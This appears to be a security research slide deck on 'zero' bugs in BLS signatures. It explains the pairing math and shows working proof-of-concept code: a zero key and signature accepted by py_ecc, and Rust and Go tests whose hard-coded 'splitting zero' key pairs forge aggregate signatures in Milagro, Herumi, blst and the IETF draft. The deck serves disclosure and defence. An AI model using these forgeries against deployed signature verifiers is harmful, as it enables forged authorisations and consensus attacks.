



Zero - The Funniest Number in Cryptography

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Agenda

- ❑ Terminology
- ❑ High level attack idea: 0 signature and “splitting zero” attack
- ❑ BLS signature
- ❑ BLS Aggregate Signature
- ❑ Bypass Ethereum py_ecc’s 0 check.
- ❑ “Splitting zero” attacks against crypto libraries & standard draft.

This is my personal research, and hence it does not represent the views of my employer.



0-related bugs

- ❑ BLS *draft* v4 in IETF (aka Standard *draft*)
- ❑ 4 crypto libraries: Ethereum/py_ecc, Herumi/bls, Sigp/milagro_bls, Supranational/blst



Signature verification

- ❑ Private key: x , public key: X , message: m
- ❑ Signature $\sigma = \text{Sign}(x, m)$
- ❑ Signature verification: $\text{Check}(\sigma, X, m) \neq 0$




What's up with 0?


Check $f(\sigma, X, m) \neq 0$

$$0 * a = 0, \forall a$$

Aggregate Signature




Aggregate Signature



“Splitting zero” attack: What if $\sigma_1 = 1$, $\sigma_2 = -1$?

Elliptic Curve






Elliptic Curve Group Structure

- ❑ Addition: $P + Q$
- ❑ Zero point: $P + 0 = 0 + P = P$
- ❑ $nG = G + G + \dots + G = 0$, n is the order of the point.
- ❑ Group $(0, G, 2G, \dots, (n - 1)G)$

Pairing




Pairing: maps 2 points to a number



Pairing

- ❑ $e(P + Q, R) = e(P, R) * (Q, R)$
- ❑ $e(aP, bQ) = e(P, Q)^{ab}$
- ❑ $e(aP, bQ) = e(P, Q)^{ab} = e(abP, Q) = e(bP, aQ)$
- ❑ $e(0, X) = 1 = e(Y, 0), \forall X, Y$

BLS signature





BLS signature

- ❑ Signature $\sigma = xH(m)$
- ❑ Verify signature: $e(\sigma, G) \stackrel{?}{=} e(H(m), X)$
- ❑ Why? $e(\sigma, G) = e(xH(m), G) = e(H(m), G)^x = e(H(m), xG) = e(H(m), X)$



0 signature & public key

❑ When $X = 0, \sigma = 0$:

$$e(\sigma, G) = e(0, G) = 1 = e(H(m), 0) = e(H(m), X), \forall m$$

❑ **The signature is valid for all messages.**

An abstract graphic on the left side of the slide, featuring a blue-tinted image of a skyscraper's glass facade. The image is fragmented into several overlapping, tilted rectangular sections, creating a sense of depth and movement. The top section is white, and the bottom section is black, suggesting a transition or a break in the image.

**Standard draft requests checking for 0.
Can we bypass the check?**

Bypass Ethereum py_cc check for 0




Check $\neq 0$



Doesn't check




Doesn't check



Ethereum py_ecc: 0 signature & public key (Demo)

```
import os
from py_ecc.bls import G2ProofOfPossession as bls
# Zero public key
pub = b"@ " + b"\x00" * 47
# Zero signature
sig = b"@ " + b"\x00" * 95
# Random message
message = os.urandom(39)
print(bls.Verify(pub, message, sig))
```

BLS Aggregate Signature



BLS Aggregate Signature Verification

□ $e(\sigma, G) \stackrel{?}{=} e(H(m_1), X_1) * e(H(m_2), X_2)$

□ Why?

$$\begin{aligned} e(\sigma, G) &= e(x_1 H(m_1) + x_2 H(m_2), G) \\ &= e(x_1 H(m_1), G) * e(x_2 H(m_2), G) \\ &= e(H(m_1), x_1 G) * e(H(m_2), x_2 G) \\ &= e(H(m_1), X_1) * e(H(m_2), X_2) \end{aligned}$$



BLS FastAggregateVerify: Special Case $m_1 = m_2 = m$

- ❑ $e(H(m_1), X_1) * e(H(m_2), X_2) = e(H(m), X_1) * e(H(m), X_2) = e(H(m), X_1 + X_2)$
- ❑ $e(G, \sigma) \stackrel{?}{=} e(H(m), X_1 + X_2)$



“Splitting Zero” Attack against Milagro & Herumi’s BLS FastAggregateVerify

- ❑ $e(\sigma, G) \neq e(H(m), X_1 + X_2)$
- ❑ $X_1 + X_2 = 0$ & $\sigma = 0$:
 $e(\sigma, G) = e(0, G) = 1 = e(H(m), 0) = e(H(m), X_1 + X_2), \forall m$
- ❑ The aggregate signature is valid for all messages.

Milagro bls's Splitting Zero Attack (Demo)

```
#[test]
fn test_splitting_zero_fast_aggregate() {
    // sk1 + sk2 = 0
    let sk1_bytes: [u8;32] = [99, 64, 58, 175, 15, 139, 113, 184, 37, 222,
127,
        204, 233, 209, 34, 8, 61, 27, 85, 251, 68, 31, 255, 214, 8, 189, 1
90,
        71, 198, 16, 210, 91];
    let sk2_bytes: [u8;32] = [16, 173, 108, 164, 26, 18, 11, 144, 13, 91,
88, 59,
        31, 208, 181, 253, 22, 162, 78, 7, 187, 222, 92, 40, 247, 66, 65,
183,
        57, 239, 45, 166];
    // zero signature
    let mut sig_bytes: [u8; 96] = [0; 96];
    sig_bytes[0] = 192;
    let sig= AggregateSignature::from_bytes(&sig_bytes).unwrap();
    let pk1= PublicKey::from_secret_key(&SecretKey::from_bytes(&sk1_bytes)
.unwrap());
    let pk2= PublicKey::from_secret_key(&SecretKey::from_bytes(&sk2_bytes)
.unwrap());
    let message = "random message".as_bytes();
    println!("\nFastAggregateVerify: {:?}\n",
        sig.fast_aggregate_verify(message, &[&pk1, &pk2]));
}
```



“Splitting Zero” Attack against AggregateVerify in Standard Draft

- ❑ $e(\sigma_1 + \dots + \sigma_n, G) \stackrel{?}{=} e(H(m_1), X_1) * \dots * e(H(m_n), X_n)$
- ❑ The “standard *draft*” is vulnerable to $X_1 + X_2 = 0$ attack
→ **All libraries ethereum/py_ecc, milagro/bls, supranational/blst, herumi/bls are vulnerable.**

“Splitting Zero” attack against Standard Draft and Libraries

If $\sigma_1 = x_1 H(m_1)$ is a valid signature of message m_1 then when $X_2 + X_3 = 0$, σ_1 is a valid aggregate signature for (m_1, m, m) for **all** m .

If σ is a valid signature for (m_1, m_2, m_2) then when $X_2 + X_3 = 0$, σ is also a valid signature for all (m_1, m_3, m_3) for **all** m_3 .

“Splitting Zero” Attack against Supranational blst’s And Standard Draft (Demo)

```
func TestSplittingZeroAttack(t *testing.T) {
    // The user publishes signature sig3.
    x3_bytes := []byte{0, 1, 2, 3, 4, 5, 6, 7, 0, 1, 2, 3, 4, 5, 6, 7, 0,
        1, 2, 3, 4, 5, 6, 7, 0, 1, 2, 3, 4, 5, 6, 7}
    x3 := new(SecretKey).Deserialize(x3_bytes)
    X3 := new(PublicKeyMinPk).From(x3)
    m3 := []byte("user message")
    sig3 := new(SignatureMinPk).Sign(x3, m3, dstMinPk)

    // The attacker creates x1 + x2 = 0 and claims that sig3 is an aggregate
    // signature of (m, m3, m). Note that the attacker doesn't have to sign m.
    var x1_bytes = []byte {99, 64, 58, 175, 15, 139, 113, 184, 37, 222, 127,
        204, 233, 209, 34, 8, 61, 27, 85, 251, 68, 31, 255, 214, 8, 189, 190, 71,
        198, 16, 210, 91};
    var x2_bytes = []byte{16, 173, 108, 164, 26, 18, 11, 144, 13, 91, 88, 59,
        31, 208, 181, 253, 22, 162, 78, 7, 187, 222, 92, 40, 247, 66, 65, 183, 57,
        239, 45, 166}
    x1 := new(SecretKey).Deserialize(x1_bytes)
    x2 := new(SecretKey).Deserialize(x2_bytes)

    X1 := new(PublicKeyMinPk).From(x1)
    X2 := new(PublicKeyMinPk).From(x2)
    m := []byte("arbitrary message")

    // agg_sig = sig3 is a valid signature for (m, m3, m).
    agg_sig :=
        new(AggregateSignatureMinPk).Aggregate([]*SignatureMinPk{sig3})
    fmt.Printf("AggregateVerify of (m, m3, m): %v\n",
        agg_sig.ToAffine().AggregateVerify([]*PublicKeyMinPk{X1, X3, X2},
            []Message{m, m3, m}, dstMinPk))
}
```



Standard Draft's Consensus Bug

- ❑ $\text{FastAggregateVerify}((X_1, X_2), m, 0) = \text{False}, X_1 + X_2 = 0$
- ❑ $\text{AggregateVerify}((X_1, X_2), (m, m), 0) = \text{True}$

Supranational blst and Standard Draft's Consensus Bug (Demo)

```
func TestConsensus(t *testing.T) {
    // x1 + x2 = 0.
    var x1_bytes = []byte {99, 64, 58, 175, 15, 139, 113, 184, 37, 222, 127,
        204, 233, 209, 34, 8, 61, 27, 85, 251, 68, 31, 255, 214, 8, 189, 190, 71,
        198, 16, 210, 91};
    var x2_bytes = []byte{16, 173, 108, 164, 26, 18, 11, 144, 13, 91, 88, 59,
        31, 208, 181, 253, 22, 162, 78, 7, 187, 222, 92, 40, 247, 66, 65, 183, 57,
        239, 45, 166}
    x1 := new(SecretKey).Deserialize(x1_bytes)
    x2 := new(SecretKey).Deserialize(x2_bytes)

    X1 := new(PublicKeyMinPk).From(x1)
    X2 := new(PublicKeyMinPk).From(x2)

    msg := []byte("message")
    sig1 := new(SignatureMinPk).Sign(x1, msg, dstMinPk)
    sig2 := new(SignatureMinPk).Sign(x2, msg, dstMinPk)
    agg_sig := new(AggregateSignatureMinPk)

    agg_sig.Aggregate([]*SignatureMinPk{sig1, sig2})
    fmt.Printf("FastAggregateVerify: %+v\n",
        agg_sig.ToAffine().FastAggregateVerify([]*PublicKeyMinPk{X1, X2},
            msg, dstMinPk))
    fmt.Printf("AggregateVerify: %+v\n",
        agg_sig.ToAffine().AggregateVerify([]*PublicKeyMinPk{X1, X2},
            [][]byte{msg, msg}, dstMinPk))
}
```

“Splitting Zero” Attack. Why is it dangerous?

For the aggregate signature case, the attackers' private keys x_1, x_2 are *randomized*, so the attackers protect the secrecy of their private keys and the attack cost is free.

Detecting colluded keys are difficult because it's equivalent to finding solution $a_1X_1 + a_2X_2 + \dots + a_nX_n = 0$ where $a_i = 0, 1$.

The verifier only verifies the aggregate signature, but it never sees or verifies single signatures, so it never be sure what happened.



Thanks for your attention!



Appendix (miscellaneous 0-related bug)

- ❑ 0-length signature or 0-length message (go and rust binding supranational/blst): crashed
- ❑ $\text{inverse}(0) \bmod p = 0$, but $\text{inverse}(p) \bmod p = 1$ in Ethereum py_cc